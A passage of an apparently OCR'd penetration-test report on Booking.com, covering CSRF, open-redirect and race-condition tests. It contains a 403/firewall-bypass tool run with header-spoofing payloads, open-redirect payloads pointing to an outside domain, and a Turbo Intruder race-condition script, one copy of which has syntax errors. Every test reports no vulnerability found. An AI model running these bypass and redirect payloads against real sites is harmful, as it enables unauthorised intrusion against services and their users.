



Figure 2 Victim's Profile

5.1.2 Captured the request for updating first name and last name using Burp Suite and forwarded it to the repeater.




5.1.3 Generated a CSRF proof of concept (PoC) using CSRF PoC generator and copied the HTML code.



5.1.4 Created an HTML page containing the CSRF PoC which copied earlier using Visual Studio. (demo.html)

5.1.5 Tested the CSRF PoC against all personal details fields, including display name, phone number, date of birth, nationality, gender, and address.



6 Findings

Despite conducting assessment utilizing Burp Suite and testing against all the personal detail fields no CSRF vulnerabilities were detected within the account.booking.com webpage.

7 Steps to Reproduce

1. Capture the request for any update field using Burp Suite.
2. Forward the request to the repeater and generate a CSRF proof of concept (PoC) and copy the html code. To complete this step Burp Suite Professional Edition needed or just use an online CSRF PoC generator.
3. Create an HTML page with the copied html code.
4. Test the CSRF PoC against any update field within the web application.

8 Proof of Concept

N/A

9 Proposed Mitigation

1. Use Anti-CSRF Tokens:
2. Implement SameSite Cookies
3. Validate Referrer Header

10 Conclusion

After assessing the CSRF vulnerability on the account.booking.com site no exploitable vulnerabilities were found. While this is news, for security it's important to stay vigilant and implement security measures to keep the web application safe and secure.

5. Vulnerability Title: Open Redirection

1 Vulnerability Description

Open redirection is a known vulnerability which allows attackers to manipulate redirection parameters to redirect users to phishing or malicious websites.

2 Affected Components

This Assessment focused on the redirection parameters within the URL of the Booking.com web application.

3 Impact Assessment

If successfully exploited Open redirection could permit attackers to lead users to malicious, phishing, malware distribution websites.

4 Objective

The assessment aimed to check if the Booking.com web application could be vulnerable, to Open Redirection by testing URL parameters for redirection vulnerabilities.


5 Approach

5.1 Enumeration of URL Parameters:

Paramspider tool were used to gather URLs with parameters for fuzzing.

5.2 Fuzzing Payloads:

The OpenRedirex tool was used to fuzz URL parameters with payloads to identify redirection vulnerabilities.



5.3 Firewall Bypass Testing:

I explored firewall restrictions by attempting to bypass blocked URLs using the 4-ZERO-3 bypassing tool.

```
┌──(ashan㉿kali)-[~/4-ZERO-3]
└─$ ls
403-bypass.sh  LICENSE  README.md  img

┌──(ashan㉿kali)-[~/4-ZERO-3]
└─$ bash 403-bypass.sh -u "https://booking.com/attractions/login.html?redirect_uri=/https:///localdomain.pw/%2f%2e%2e" --exploit
exploit
 Have a beer
     - twitter.com/Dheerajmadhukar : @me_dheeraj
[+] HTTP Header Bypass
X-Originally-Forwarded-For Payload: Status: 403, Length : 1101
X-Originating-  Payload: Status: 403, Length : 1101
X-Originating-IP Payload: Status: 403, Length : 1101
True-Client-IP Payload: Status: 403, Length : 1101
X-WAP-Profile Payload: Status: 403, Length : 1101
From Payload: Status: 403, Length : 1101
Profile http:// Payload: Status: 403, Length : 1101
X-Arbitrary http:// Payload: Status: 403, Length : 1101
X-HTTP-DestinationURL http:// Payload: Status: 403, Length : 1101
X-Forwarded-Proto http:// Payload: Status: 403, Length : 1101
Destination Payload: Status: 403, Length : 1101
Proxy Payload: Status: 403, Length : 1101
CF-Connecting_IP: Status: 403, Length : 1101
CF-Connecting-IP: Status: 403, Length : 1101
Referer Payload: Status: 403, Length : 1101
X-Custom-IP-Authorization Payload: Status: 403, Length : 1101
X-Custom-IP-Authorization..;/ Payload Status: 301, Length : 0
X-Originating-IP Payload: Status: 403, Length : 1101
X-Forwarded-For Payload: Status: 403, Length : 1101
X-Remote-IP Payload: Status: 403, Length : 1101
X-Client-IP Payload: Status: 403, Length : 1101
X-Host Payload Status: 403, Length : 1101
X-Forwarded-Host Payload: Status: 403, Length : 1101
```

```
[+] Protocol Based Bypass
HTTP Scheme Payload: Status: 301, Length : 167
HTTPs Scheme Payload: Status: 403, Length : 1101
X-Forwarded-Scheme HTTP Payload: Status: 403, Length : 1101
X-Forwarded-Scheme HTTPs Payload: Status: 403, Length : 1101
[+] Port Based Bypass
X-Forwarded-Port 443 Payload: Status: 403, Length : 1101
X-Forwarded-Port 4443 Payload: Status: 403, Length : 1101
X-Forwarded-Port 80 Payload: Status: 403, Length : 1101
X-Forwarded-Port 8080 Payload: Status: 403, Length : 1101
X-Forwarded-Port 8443 Payload: Status: 403, Length : 1101
[+] HTTP Method Bypass
GET :  Status: 403, Length : 1101
POST :  Status: 403, Length : 1101
HEAD : Status: 200, Length : 0
└─> PAYLOAD : curl -ks 'https://booking.com/attractions/login.html?redirect_uri=/https:///localdomain.pw/0.0000000.000000e+000.000000e+00' -L -H 'User-Agent: Mozilla/5.0' -X HEAD
OPTIONS :  Status: 403, Length : 1101
PUT :  Status: 403, Length : 1101
TRACE :  Status: 405, Length : 915
PATCH :  Status: 403, Length : 1101
TRACK :  Status: 403, Length : 1053
CONNECT :  Status: 400, Length : 915
UPDATE :  Status: 403, Length : 1053
LOCK :  Status: 403, Length : 1053
[+] URL Encode Bypass
```

Request

Pretty Raw Hex

```
1 GET /attractions/login.html?redirect_uri=/https:///localdomain.pw/0.0000000.000000e+000.000000e+00
  HTTP/2
2 Host: booking.com
3 Cookie: px_init=0; _gid=GA1.2.1330269948.1714115568; _pxvid=634920ff-039c-11ef-baac-4e88e0a5370b;
  pcm_personalization_disabled=0; cors_js=1;  _gcl_au=1.1.1110424761.1714115740;  visu_viad=
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 301 Moved Permanently
2 Location:
  https://www.booking.com/attract
  e+000.000000e+00
3 Server: nginx
```

5.4 Alternative Tool Assessment:

The Webster tool was used to further examine for redirection vulnerabilities and validate the findings. This tool only provides if there are vulnerabilities, otherwise it will not give us a result.


```
┌──(ashan㉿kali)-[~/WEBSTER]
└─$ python3 webster.py -h
Usage: webster.py [options]

Options:
  -h, --help            show this help message and exit
  -u URL                Enter the URL
  -p PAYLOADS           Enter payload file
  -t THREAD             Enter thread value(1: Fastest 100: Normal)
  -w WHITELIST_DOMAIN   Enter whitelisted domain
  -c COOKIES            Enter cookies value(For authenticated endpoints)

┌──(ashan㉿kali)-[~/WEBSTER]
└─$
```

```
┌──(ashan㉿kali)-[~/WEBSTER]
└─$ python3 webster.py -u 'https://booking.com/attractions/login.html?redirect_uri=' -w booking.com -p payloads.txt -t 100

 __      __   _         _
 \ \    / /__| |__  ___| |_ ___ _ _
  \ \/\/ / -_) '_ \(_-<  _/ -_) '_|
   \_/\_/\___|_.__/__/\__\___|_|
          Open Redirection Scanner
              By: Faiyaz Ahmad
             @bepractical.tech

[+]859 PAYLOADS LOADED

┌──(ashan㉿kali)-[~/WEBSTER]
└─$
```

6 Findings

6.1 Assessment with OpenRedireX Tool:

Identified URLs with redirection vulnerabilities but they were determined as false positives as they redirected back to Booking.com. Some URLs were blocked by the firewall prompting a look into bypass techniques.



6.2 Firewall Bypass Testing:

Managed to bypass firewall restrictions using the 4-ZERO-3 bypassing tool although the redirected URLs still pointed towards Booking.com.

6.3 Webster Tool Evaluation:

No open redirection vulnerabilities were detected by the Webster tool confirming the absence of issues.

7 Steps to Reproduce

1. Utilize Paramspider to collect URLs with parameters for fuzzing purposes.
2. Use the OpenRedirex tool to test URL parameters with payloads, for open redirection vulnerabilities. Check for any firewall limitations by utilizing the 4-ZERO-3 bypassing tool.
3. Use the Webster tool to delve deeper into identifying open redirection susceptibilities and validate findings.

8 Proof of Concept

N/A

9 Proposed Mitigations

1. Implement Secure Redirection Handling.
2. Sanitize and validate user inputs.
3. Make sure to set up the web application firewall to spot and prevent any attempts.

10 Conclusion

After thorough examination no instances of Open Redirection vulnerabilities were found in the Booking.com website. This is a result, in terms of security; however it is crucial to stay alert and implement security practices to uphold the reliability and safety of the applications redirection features.

6. Vulnerability Title – Race Conditions

1 Vulnerability Description

Race Conditions is a well-known vulnerability which allows attackers to bypassing the security controls, data corruptions and denial of service.

2 Affected Components

This Assessment focused on Adding other travelers functionality within the account.booking.com webpage.

3 Impact Assessment


If successfully exploited, Race Conditions permit an attacker to perform bypassing security controls, Unauthorized actions, Data corruptions and Denial of Service.


4 Objective

The assessment aimed to check if the Adding other travelers functionality within the account.booking.com webpage is vulnerable to Race Conditions.


5 Approach

5.1.1 Analyze the flow of Adding other travelers within the account.booking.com webpage.







5.1.2 Install burp suite Turbo Intruder from extensions.



5.1.3 Captured the adding travellers request and selected where to test and sent the request to the turbo intruder.





5.1.4 Select the script to perform the task. In this case I have modified a basic script for my advantage. The script:

```python
def queueRequests(target, wordlists):
    # if the target supports HTTP/2, use engine=Engine.BURP2 to trigger the single-packet attack
    # if they only support HTTP/1, use Engine.THREADED or Engine.BURP instead
    # for more information, check out https://portswigger.net/research/smashing-the-state-machine
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=50
                           pipeline=False
                           )

    for i in range(50:
        engine.queue(target.req, target.baseInput, gate='race1')

    # once every 'race1' tagged request has been queued
    # invoke engine.openGate() to send them in sync
    engine.openGate('race1')

    engine.complete(timeout=60)


def handleResponse(req, interesting):
    table.add(req)
```

race.py

```python
def queueRequests(target, wordlists):
    # if the target supports HTTP/2, use engine=Engine.BURP2 to trigger the single-packet attack
    # if they only support HTTP/1, use Engine.THREADED or Engine.BURP instead
    # for more information, check out https://portswigger.net/research/smashing-the-state-machine
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=50,
                           pipeline=False
                           )

    for i in range(50):
        engine.queue(target.req, target.baseInput, gate='race1')

    # once every 'race1' tagged request has been queued
    # invoke engine.openGate() to send them in sync
    engine.openGate('race1')

    engine.complete(timeout=60)


def handleResponse(req, interesting):
    table.add(req)
```

5.1.5 Start attack and analyze the request to check if one of the requests occur a 201 Created status or other status code changes.

6 Findings

Despite conducting assessment utilizing burp suite against the adding travellers functionality no Race Conditions vulnerabilities were detected within account.booking.com webpage.

7 Steps to Reproduce

1. Capture the adding travellers request.
2. Use Turbo Intruder to send multiple requests with modified scripts.
3. Analyze for change of status code responses.

8 Proof of Concept

N/A

9 Proposed Mitigation

1. Implement Throttling by limiting the number of concurrent requests.
2. Use Transactional Operations.
3. Session Management: Implement proper session management to prevent multiple requests from being processed.

10 Conclusion

After assessing the Race Conditions vulnerability on the account.booking.com page no exploitable vulnerabilities were found. While this is news, for security it's important to stay vigilant and implement security measures to keep the web application safe and secure.

7. Vulnerability Title – Broken Access Control

1 Vulnerability Description

When a web application doesn't properly control access it means that authenticated users might be able to access or change things they shouldn't. This could lead to people getting into areas or features possibly causing data leaks or someone taking over an account.

2 Affected Components

This issue affects how the web application handles letting users in and deciding what they can do in terms of access and permissions.

3 Impact Assessment

